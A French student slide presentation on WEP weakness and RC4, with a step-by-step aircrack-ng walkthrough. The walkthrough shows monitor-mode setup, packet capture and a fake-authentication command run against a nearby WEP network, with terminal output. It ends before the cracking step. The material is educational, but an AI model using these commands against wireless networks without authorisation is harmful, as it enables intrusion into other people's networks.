

PROJET DE CRYPTOGRAPHIE :

CRACK CLÉ WP

**PRÉSENTER PAR:
AMEL BENNACER**

SOMMAIRE:

- Introduction
- La norme 802.11
- Le WEP
- L'Algorithme RC4
- Crack clé WEP
- Conclusion



INTRODUCTION:

- Au cours de cette exposé, nous allons voir pourquoi il ne faut plus utiliser le cryptage WEP 64 bits ou 128 bits, car c'est simple comme bonjour de casser cette protection. Ensuite on va voir d'où vient le problème.



LA NORME 802.11

- Protocole mis en œuvre pour les réseaux sans fils




LE WEP:

- protéger le réseau des écoutes passives et tentatives d'intrusion
- Une clé unique est enregistrée sur l'ensemble des points d'accès et sur les postes clients constituant le réseau sans fil
- Utilise l'algorithme RC4 pour générer un flot de données pseudo aléatoire.




ALGORITHME RC4:

Le chiffrement:



ALGORITHME RC4:

Le déchiffrement:



CRACK CLÉ WEP VIA AIRCRACK

Définition:

- Aircrack-ng est un groupe d'outils de *monitoring pour réseau sans fil* dont l'utilisation principale est le « cassage » de clés WEP. Ses outils:
- Airodump-ng
- Airplay-ng
- Aircrack-ng



CRACK CLÉ WEP VIA AIRCRACK

Installation sous ubuntu:

```
# apt-get install aircrack-ng
```



CRACK CLÉ WEP VIA AIRCRACK

Activation de l'alias de la carte pour le mode monitor


```
mama@ubuntu:~$ sudo airmon-ng start mon0
```

Interface	Chipset	Driver
wlan0	Atheros	ath5k - [phy0]
mon0	Atheros	ath5k - [phy0] (monitor mode enabled on mon3)
mon1	Atheros	ath5k - [phy0]
mon2	Atheros	ath5k - [phy0]

CRACK CLÉ WEP VIA AIRCRACK

Capture de paquets:

airodump-ng --write "NomFichierSortie" --channel
"NumeroChannel" "Interface"



The screenshot shows a terminal window titled 'mama@ubuntu: ~'. The output of the 'airodump-ng' command is displayed, showing a list of detected wireless networks. The output is as follows:


```
CH 9 ][ Elapsed: 0 s ][ 2009-05-18 22:08
```

BSSID	PWR	Beacons	#Data, #/s	CH	MB	ENC	CIPHER	AUTH	ESSID
00:15:E8:DC:6B:42	-78	0	0 0	6	54e.	OPN			CROUS
00:15:E8:DC:20:84	-75	2	0 0	6	54e.	OPN			<leng
00:15:E8:DC:20:82	-75	1	0 0	6	54e.	OPN			CROUS
00:15:E8:DC:20:80	-75	2	0 0	6	54e.	WPA	CCMP	PSK	<leng
C2:12:18:7B:98:DD	-90	2	0 0	1	54e	WPA2	CCMP	PSK	<leng
C2:12:18:7B:98:DC	-90	2	0 0	1	54	WEP	WEP		Chris
00:15:E8:DC:7F:04	-84	2	0 0	1	54e.	OPN			<leng
00:15:E8:DC:7F:00	-83	3	0 0	1	54e.	WPA	CCMP	PSK	<leng
00:15:E8:DC:69:44	-85	4	0 0	1	54e.	OPN			<leng
00:15:E8:DC:69:40	-85	3	0 0	1	54e.	WPA	CCMP	PSK	<leng
00:15:E8:DC:37:44	-78	5	0 0	1	54e.	OPN			<leng
00:15:E8:DC:37:40	-79	4	0 0	1	54e.	WPA	CCMP	PSK	<leng
00:15:E8:DC:7F:02	-83	2	12 5	1	54e.	OPN			CROUS
00:15:E8:DC:37:42	-79	4	26 12	1	54e.	OPN			CROUS
00:15:E8:DC:69:42	-83	3	0 0	1	54e.	OPN			CROUS

^Z
[4]+ Stopped
mama@ubuntu:~\$ sudo airodump-ng -w amel mon0

CRACK CLÉ WEP VIA AIRCRAK

Capture de paquets:



```
mama@ubuntu:
File Edit View Terminal Help

CH 1 ][ Elapsed: 11 mins ][ 2009-05-18 22:35 ][ fixed channel mon0: 5


BSSID          PWR RXQ Beacons  #Data, #/s CH MB  ENC  CIPHER AUTH ESSID
C2:12:18:7B:98:DC -93  9    1998    54   0   1  54   WEP  WEP   OPN  Chris

BSSID          STATION          PWR  Rate  Lost  Packets  Probes
C2:12:18:7B:98:DC 00:16:EA:26:2F:E4 -96   1 -12    0      89
```

CRACK CLÉ WEP VIA AIRCRAK

Test du mode d'association:


aireplay-ng -1 0 -e ESSID -a @_mac_AP -h
@_mac_station interface



```
mama@ubuntu: ~  
File Edit View Terminal Help  
22:30:40 Waiting for beacon frame (BSSID: C2:12:18:7B:98:DC) on channel 1  
22:30:40 Sending Authentication Request (Open System)  
22:30:40 Authentication successful  
22:30:40 Sending Association Request  
22:30:45 Sending Authentication Request (Open System)  
22:30:45 Authentication successful  
22:30:45 Sending Association Request  
22:30:50 Sending Authentication Request (Open System)  
22:30:52 Sending Authentication Request (Open System)  
22:30:54 Sending Authentication Request (Open System)  
22:30:56 Sending Authentication Request (Open System)  
22:30:58 Sending Authentication Request (Open System)  
22:30:58 Authentication successful  
22:30:58 Sending Association Request  
22:31:01 Got a deauthentication packet! (Waiting 3 seconds)  
22:31:04 Sending Authentication Request (Open System)  
22:31:04 Authentication successful  
22:31:04 Sending Association Request  
22:31:04 Association successful :- ) (AID: 1)  
mama@ubuntu:~$
```

CRACK CLÉ WEP VIA AIRCRACK

